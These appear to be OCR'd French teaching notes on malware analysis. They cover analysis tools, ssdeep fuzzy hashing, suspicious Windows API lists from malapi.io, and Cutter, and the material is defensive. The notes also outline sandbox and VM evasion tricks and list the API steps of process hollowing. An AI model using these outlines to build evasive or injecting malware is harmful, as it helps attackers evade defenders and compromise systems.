
Comment contourner l'analyse dynamique basique

- ➔ **Détection des machines virtuelles :**
  - ➢ **Détection des pilotes typiques de ces machines.**
  - ➢ **Détection de processus liés à une VM.**
  - ➢ **Détection d'une RAM inférieure à 8 Go.**
  - ➢ **Détection d'une absence d'activité de l'utilisateur (frappe au clavier, mouvement de la souris, présence d'un historique du navigateur, …**

Ou encore :

- ➔ **Timing attack : attendre deux heures avant d'exécuter le code malicieux (les sandbox ne fonctionnant que quelques minutes, elles ne verront pas d'activités suspectes).**
- ➔ **Détecter les outils d'analyse : si un processus lié à Process Monitor ou x32dbg est détecté, le malware n'exécute pas sa fonctionnalité malveillante.**

Il est donc nécessaire de réaliser une analyse avancée pour mettre en évidence ces techniques de contournement.



- La différence entre Strings (de Sysinternals) et FLOSS est que FLOSS (FLARE Obfuscated String Solver) est capable dans une certaine mesure de déobfusquer les chaînes. Strings ne fait que les extraire.
- Ces deux outils permettent de rechercher dans le malware : des adresses email, des adresses IP, des noms de domaine, des url, des adresses bitcoin, des API Windows suspectes (CreateProcess, InternetOpen, VirtualAlloc, …), …

Malware Analysis - les principaux outils pour l'analyse de malware

	BASIQUE	AVANCÉE
STATIQUE	➔ Calcul du hash (**sha256sum**, …) et sa recherche sur Virustotal ➔ **HxD** (éditeur hexadécimal) ➔ **File** (**commande Unix**) pour identifier un fichier ➔ Recherche des strings : **Strings** et **FLOSS** ➔ **PEiD** (packer utilisé) = **un outil un peu ancien** ➔ **DiE** (packer utilisé et signature PE) ➔ **Dependency Walker** (les DLL utilisées) ➔ **PEView**, **PEStudio** (analyse de fichiers PE) ➔ **Resource Hacker** (menus, icônes données chiffrées cachées, …)	➔ **CAPA de FireEye** (capacités d'un binaire : quelles sont les techniques Mitre employées) ➔ **YARA** (règles pour identifier les familles de malware) ➔ **Désassembleur et décompilateur :** ○ **Cutter** ○ **Ghidra**
DYNAMIQUE	➔ **Autoruns** (vérifier les emplacements de persistance) ➔ **TCPView** (connexions réseau établies) ➔ **Regshot** (snapshots du registre) ➔ **Netcat** (établir une connexion) ➔ **INetSim** & **Fakenet-NG** (simulent Internet) ➔ **Process Explorer** (affiche simplement les processus en cours) ➔ **Wireshark et ProcMon en mode basique**	➔ **Wireshark** (en analyse plus poussée du trafic réseau) ➔ **ProcMon** (en analyse plus profonde des processus) ➔ **API Monitor** (surveiller les appels API Windows) ➔ **Cucko Sandbox** (analyse automatisée dans une machine virtuelle) ➔ **Désassembleur & débogueur :** ○ **x32dbg / x64dbg**

Malware Analysis - le hash fuzzy et ssdeep

Comment trouver des malwares similaires :
- ➔ En comparant les imphashs (hashs des imports)
- ➔ En comparant les hashs fuzzy (avec ssdeep.exe)

Le hash fuzzy (empreinte floue) est une méthode de hachage permettant de vérifier la similarité entre des malwares plutôt que l'exacte correspondance comme les fonctions de hachage classique (MD5, SHA256, …).
Un outil permet de calculer le hash fuzzy : ssdeep (pour Linux et Windows).

Comment ssdeep réalise-t-il un hash fuzzy (ssdeep file.exe > hash.txt) :

- ➔ **Il découpe le malware en blocs de taille fixe**
- ➔ **Chaque bloc est haché avec un algorithme**
- ➔ **Les petits hashs obtenus sont assemblés en un "hash fuzzy"**

Structure d'un hash fuzzy :

<BLOCKSIZE>:<HASH1>:<HASH2>

Exemple concret de hash fuzzy (le malware emotet.exe) :

3072:pCrRG9LgWHyMp6awrpEoNLna76P7dM45pgghr:pCrskJaYvnVPpMXgJ

Analyse de ce hash fuzzy :

- ➔ **3072 = taille de bloc (block size) en octets : plus ce nombre est grand, plus le fichier est long (ssdeep adapte automatiquement la taille de bloc à la taille du fichier). Une petite taille de bloc sera plus sensible aux petites modifications.**
- ➔ **pCrRG9LgWHyMp6awrpEoNLna76P7dM45pgghr = <HASH1> (empreinte de la première partie du fichier)**
- ➔ **pCrskJaYvnVPpMXgJ = <HASH2> (empreinte de la seconde partie du fichier)**

ssdeep permet ensuite de comparer les hashs fuzzy obtenus et affichera le pourcentage de similarité entre les deux fichiers : ssdeep -k hash1.txt hah2.txt

Si rien ne s'affiche, c'est qu'il n'y a pas de similarité…

Pour comparer un exécutable (ici program.exe) à une liste de hashs de malwares contenue dans hashes.txt, on tapera : ssdeep -m hashes.txt program.exe

Ci-dessous, je compare une liste hashes.txt au malware ramnit.bin :

C:\Users\max\Desktop\ssdeep\ramnit.bin matches hashes.txt:"Backdoor.NJRAT (33)

Cela signifie que le malware ramnit.bin a un taux de similarité de 33% avec un hash dans hashes.txt qui est étiqueté "Backdoor.NJRAT". Ce taux est plutôt faible à modéré : il existe de petites similarités dans le code des deux malwares.

Malware Analysis - le process hollowing

Le Process Hollowing est une technique d'injection particulière (comme l'injection de DLL) qui permet aux malwares de dissimuler leur activité afin d'échapper à la détection.

Le malware va créer un processus légitime en mémoire (par exemple explorer.exe, l'explorateur de fichier), puis va remplacer son contenu par du code malveillant. Hollowing signifie d'ailleurs "creusement" ou "évidage"

Le processus modifié semblera normal et légitime au système d'exploitation et à l'antivirus, qui ne déclencheront aucune alerte de sécurité.

Le Process Hollowing est donc une technique d'injection de code dans un processus légitime afin de contourner les outils de sécurité.

Les étapes :

1. **Créer un processus légitime avec l'API CreateProcessA()**
2. **Suspendre le processus créé avec l'API NtSuspendProcess()**
3. **Allouer de la mémoire qui contiendra le code malveillant dans le processus suspendu avec l'API VirtualAllocEx()**
4. **Écrire le code malveillant dans la mémoire allouée avec l'API WriteProcessMemory()**
5. **Modifier le point d'entrée du processus avec les API SetThreadContext() et GetThreadContext()**
6. **Reprendre le processus suspendu avec l'API NtResumeProcess() afin d'exécuter le code malveillant.**

Dans la matrice ATT&CK de Mitre, les attaques par injection de code dans un processus constituent la technique T1055 (Process Injection). Cette technique comporte des sous-techniques comme :

- **T1055.001 DLL Injection**
- **…**
- **T1055.012 Process Hollowing**
- **T1055.013 Process Masquerading**

Malware Analysis - quelques fonctions API Windows

Les API Windows ne sont rien d'autres que des fonctions conservées dans les fichiers DLL (bibliothèques de liaisons dynamiques). Ces fonctions peuvent être appelées depuis un programme lambda et permettent d'interagir facilement avec le système d'exploitation (base de registre, gestion de la mémoire, gestion des fichiers, …).

Gestion des fichiers	Mémoire virtuelle
CreateFile WriteFile ReadFile SetFilePointer DeleteFile CloseFile	VirtualAlloc VirtualProtect NtCreateSection WriteProcessMemory NtMapViewOfSection

Gestion des services	Autres fonctions suspectes
OpenSCManager CreateService OpenService ChangeServiceConfig2W StartService	RegSetValue InternetOpenUrl ShellExecute Socket IsDebuggerPresent OpenProcess

Remarques :

- ➔ NtCreateSection est une fonction Windows non documentée utilisée dans une technique appelée Process Hollowing.
- ➔ VirtualAlloc et VirtualAllocEx (extended) sont des fonctions utilisées régulièrement par les malwares.
- ➔ La fonction VirtualProtect gère la protection de la mémoire (lecture-écriture)
- ➔ La fonction ShellExecute est très suspecte : elle permet d'exécuter un autre programme.
- ➔ La fonction RegSetValue permet d'installer une persistance.
- ➔ Un exécutable qui utilise la fonction WriteProcessMemory écrit dans la mémoire d'un autre processus. Ce n'est pas malicieux en soi : les débogueurs le font. Mais si cette fonction est utilisée conjointement avec les fonctions VirtualAllocEx et CreateRemoteThread, il s'agit très probablement d'un malware.

Malware Analysis - API suspectes : liste de malapi.io

Le site https://malapi.io/ établit une correspondance entre les API Windows et les techniques courantes utilisées par les logiciels malveillants.

Enumération	
CreateToolhelp32Snapshot EnumDeviceDrivers EnumProcesses EnumProcessModules EnumProcessModulesEx FindFirstFileA FindNextFileA GetLogicalProcessorInformation GetLogicalProcessorInformationEx GetModuleBaseNameA GetSystemDefaultLangId GetVersionExA GetWindowsDirectoryA IsWoW64Process Module32First Module32Next Process32First Process32Next ReadProcessMemory Thread32First Thread32Next GetSystemDirectoryA GetSystemTime ReadFile GetComputerNameA VirtualQueryEx GetProcessIdOfThread GetProcessId GetCurrentThread GetCurrentThreadId GetThreadId GetThreadInformation GetCurrentProcess GetCurrentProcessId SearchPathA GetFileTime GetFileAttributesA	LookupPrivilegeValueA LookupAccountNameA GetCurrentHwProfileA GetUserNameA RegEnumKeyExA RegEnumValueA RegQueryInfoKeyA RegQueryMultipleValuesA RegQueryValueExA NtQueryDirectoryFile NtQueryInformationProcess NtQuerySystemEnvironmentValueEx EnumDesktopWindows EnumWindows NetShareEnum NetShareGetInfo NetShareCheck GetAdaptersInfo PathFileExistsA GetNativeSystemInfo RtlGetVersion GetIpNetTable GetLogicalDrives GetDriveTypeA RegEnumKeyA WNetEnumResourceA WNetCloseEnum FindFirstUrlCacheEntryA FindNextUrlCacheEntryA WNetAddConnection2A WNetAddConnectionA EnumResourceTypesA EnumResourceTypesExA GetSystemTimeAsFileTime GetThreadLocale EnumSystemLocalesA

Injection

CreateFileMappingA CreateProcessA CreateRemoteThread CreateRemoteThreadEx GetModuleHandleA GetProcAddress GetThreadContext HeapCreate LoadLibraryA LoadLibraryExA LocalAlloc MapViewOfFile MapViewOfFile2 MapViewOfFile3 MapViewOfFileEx OpenThread Process32First Process32Next QueueUserAPC ReadProcessMemory ResumeThread SetProcessDEPPolicy SetThreadContext SuspendThread Thread32First Thread32Next Toolhelp32ReadProcessMemory VirtualAlloc VirtualAllocEx VirtualProtect VirtualProtectEx WriteProcessMemory VirtualAllocExNuma VirtualAlloc2 VirtualAlloc2FromApp VirtualAllocFromApp VirtualProtectFromApp CreateThread WaitForSingleObject OpenProcess OpenFileMappingA GetProcessHeap GetProcessHeaps HeapReAlloc GlobalAlloc	HeapAlloc AdjustTokenPrivileges CreateProcessAsUserA OpenProcessToken CreateProcessWithTokenW NtAdjustPrivilegesToken NtAllocateVirtualMemory NtContinue NtCreateProcess NtCreateProcessEx NtCreateSection NtCreateThread NtCreateThreadEx NtCreateUserProcess NtDuplicateObject NtMapViewOfSection NtOpenProcess NtOpenThread NtProtectVirtualMemory NtQueueApcThread NtQueueApcThreadEx NtQueueApcThreadEx2 NtReadVirtualMemory NtResumeThread NtUnmapViewOfSection NtWaitForMultipleObjects NtWaitForSingleObject NtWriteVirtualMemory RtlCreateHeap LdrLoadDll RtlMoveMemory RtlCopyMemory SetPropA WaitForSingleObjectEx WaitForMultipleObjects WaitForMultipleObjectsEx KeInsertQueueApc Wow64SetThreadContext NtSuspendProcess NtResumeProcess DuplicateToken NtReadVirtualMemoryEx CreateProcessInternal EnumSystemLocalesA UuidFromStringA

Security evasion	
CreateFileMappingA DeleteFileA GetModuleHandleA GetProcAddress LoadLibraryA LoadLibraryExA LoadResource SetEnvironmentVariableA SetFileTime Sleep WaitForSingleObject SetFileAttributesA SleepEx NtDelayExecution NtWaitForMultipleObjects NtWaitForSingleObject CreateWindowExA RegisterHotKey timeSetEvent IcmpSendEcho	WaitForSingleObjectEx WaitForMultipleObjects WaitForMultipleObjectsEx SetWaitableTimer CreateTimerQueueTimer CreateWaitableTimer SetWaitableTimer SetTimer Select ImpersonateLoggedOnUser SetThreadToken DuplicateToken SizeOfResource LockResource CreateProcessInternal TimeGetTime EnumSystemLocalesA UuidFromStringA CryptProtectData

Spying (keylogger, …)	
AttachThreadInput CallNextHookEx GetAsyncKeyState GetClipboardData GetDC GetDCEx GetForegroundWindow GetKeyboardState GetKeyState GetMessageA GetRawInputData GetWindowDC MapVirtualKeyA MapVirtualKeyExA	PeekMessageA PostMessageA PostThreadMessageA RegisterHotKey RegisterRawInputDevices SendMessageA SendMessageCallbackA SendMessageTimeoutA SendNotifyMessageA SetWindowsHookExA SetWinEventHook UnhookWindowsHookEx BitBlt StretchBlt GetKeynameTextA

C&C, exfiltration, …	
WinExec FtpPutFileA HttpOpenRequestA HttpSendRequestA HttpSendRequestExA InternetCloseHandle InternetOpenA InternetOpenUrlA InternetReadFile InternetReadFileExA InternetWriteFile URLDownloadToFile URLDownloadToCacheFile URLOpenBlockingStream URLOpenStream Accept Bind Connect Gethostbyname Inet_addr Recv	Send WSAStartup Gethostname Socket WSACleanup Listen ShellExecuteA ShellExecuteExA DnsQuery_A DnsQueryEx WNetOpenEnumA FindFirstUrlCacheEntryA FindNextUrlCacheEntryA InternetConnectA InternetSetOptionA WSASocketA Closesocket WSAIoctl ioctlsocket HttpAddRequestHeaders

Anti-debugging	
CreateToolhelp32Snapshot GetLogicalProcessorInformation GetLogicalProcessorInformationEx GetTickCount OutputDebugStringA CheckRemoteDebuggerPresent Sleep GetSystemTime GetComputerNameA SleepEx IsDebuggerPresent GetUserNameA	NtQueryInformationProcess ExitWindowsEx FindWindowA FindWindowExA GetForegroundWindow GetTickCount64 QueryPerformanceFrequency QueryPerformanceCounter GetNativeSystemInfo RtlGetVersion GetSystemTimeAsFileTime CountClipboardFormats

Ransomware

CryptAcquireContextA EncryptFileA CryptEncrypt CryptDecrypt CryptCreateHash CryptHashData CryptDeriveKey CryptSetKeyParam CryptGetHashParam CryptSetKeyParam CryptDestroyKey	CryptGenRandom DecryptFileA FlushEfsCache GetLogicalDrives GetDriveTypeA CryptStringToBinary CryptBinaryToString CryptReleaseContext CryptDestroyHash EnumSystemLocalesA CryptProtectData

Malware Analysis - les fonctions API Windows suspectes

Trouver ces API Windows lors d'une analyse statique avancée permettra de mieux cerner le malware.

ANTI-DÉBOGAGE ET DÉTECTION DES MACHINES VIRTUELLES

Ces techniques sont utilisées par certains malwares pour échapper à la détection et à l'analyse par les chercheurs en cybersécurité. Les API Windows souvent impliquées sont :

- **IsDebuggerPresent**
- **CheckRemoteDebuggerPresent**
- **NtQueryInformationProcess**
- **GetTickCount**
- **GetModuleHandle**
- **GetSystemMetrics**

API HOOKING

Le API hooking permet à un programme d'intercepter l'appel d'une fonction API (par exemple : ReadFile, OpenProcess, etc.) et d'exécuter du code personnalisé à la place ou en complément de la fonction d'origine. Les API Windows souvent impliquées sont :

- **GetProcAddress**
- **LoadLibrary**
- **SetWindowsHookEx API**

COMMUNICATION C2 (communication avec un serveur distant)

Les API Windows souvent impliquées sont :

- **InternetOpen**
- **InternetOpenUrl**
- **HttpOpenRequest**
- **HttpSendRequest**

DROPPER

Un dropper est un programme malveillant autonome qui contient directement la charge utile (le malware principal, comme un ransomware ou un cheval de Troie).

- **CreateProcess**
- **VirtualAlloc**
- **WriteProcessMemory**

DOWNLOADER

Un downloader est un malware léger qui ne contient pas la charge utile, mais sert à télécharger un autre malware depuis Internet.

Les API Windows souvent impliquées sont :

• URLDownloadToFile ➔ Très simple d'utilisation	• InternetOpen • InternetConnect • HttpOpenRequest • …	• WinHttpOpen • WinHttpConnect • WinHttpOpenRequest • …

EXFILTRATION DE DONNÉES (vers un serveur distant)

Les API Windows souvent impliquées sont :

- InternetReadFile
- FtpPutFile
- CreateFile
- WriteFile
- GetClipboardData

KEYLOGGER (enregistreur de frappe)

Les API Windows souvent impliquées sont :

- SetWindowsHookEx
- GetAsyncKeyState
- GetKeyboardState
- GetKeyNameText

INJECTION DE PROCESSUS

Les API Windows souvent impliquées sont :


- OpenProcess
- VirtualAllocEx
- WriteProcessMemory
- CreateRemoteThread

Malware Analysis - cutter, un outil multifonction très pratique

Logo de **cutter** (https://github.com/rizinorg/cutter) :


Si Cutter est en mesure de faire du débogage simple, il est surtout utilisé pour l'analyse statique (désassemblage et décompilation). Trois onglets sont intéressants : Graph, Strings et Decompiler…

Le site **https://cutter.re** :




Cutter est un outil gratuit et open source qui permet de réaliser de l'ingénierie inversée. Il comprend un désassembleur, un décompilateur et un débogueur. À l'ouverture d'un programme, on peut cocher ou décocher le mode en écriture (write mode) selon que l'on souhaite faire de l'analyse dynamique (débogage) ou statique (désassemblage, …).

L'onglet **dashboard** nous donne des informations générales sur le programme :



L'onglet **désassembleur** nous donne les instructions en assembleur :



Pour placer un commentaire, on clique sur la ligne concernée puis on appuie sur la touche point-virgule (;)

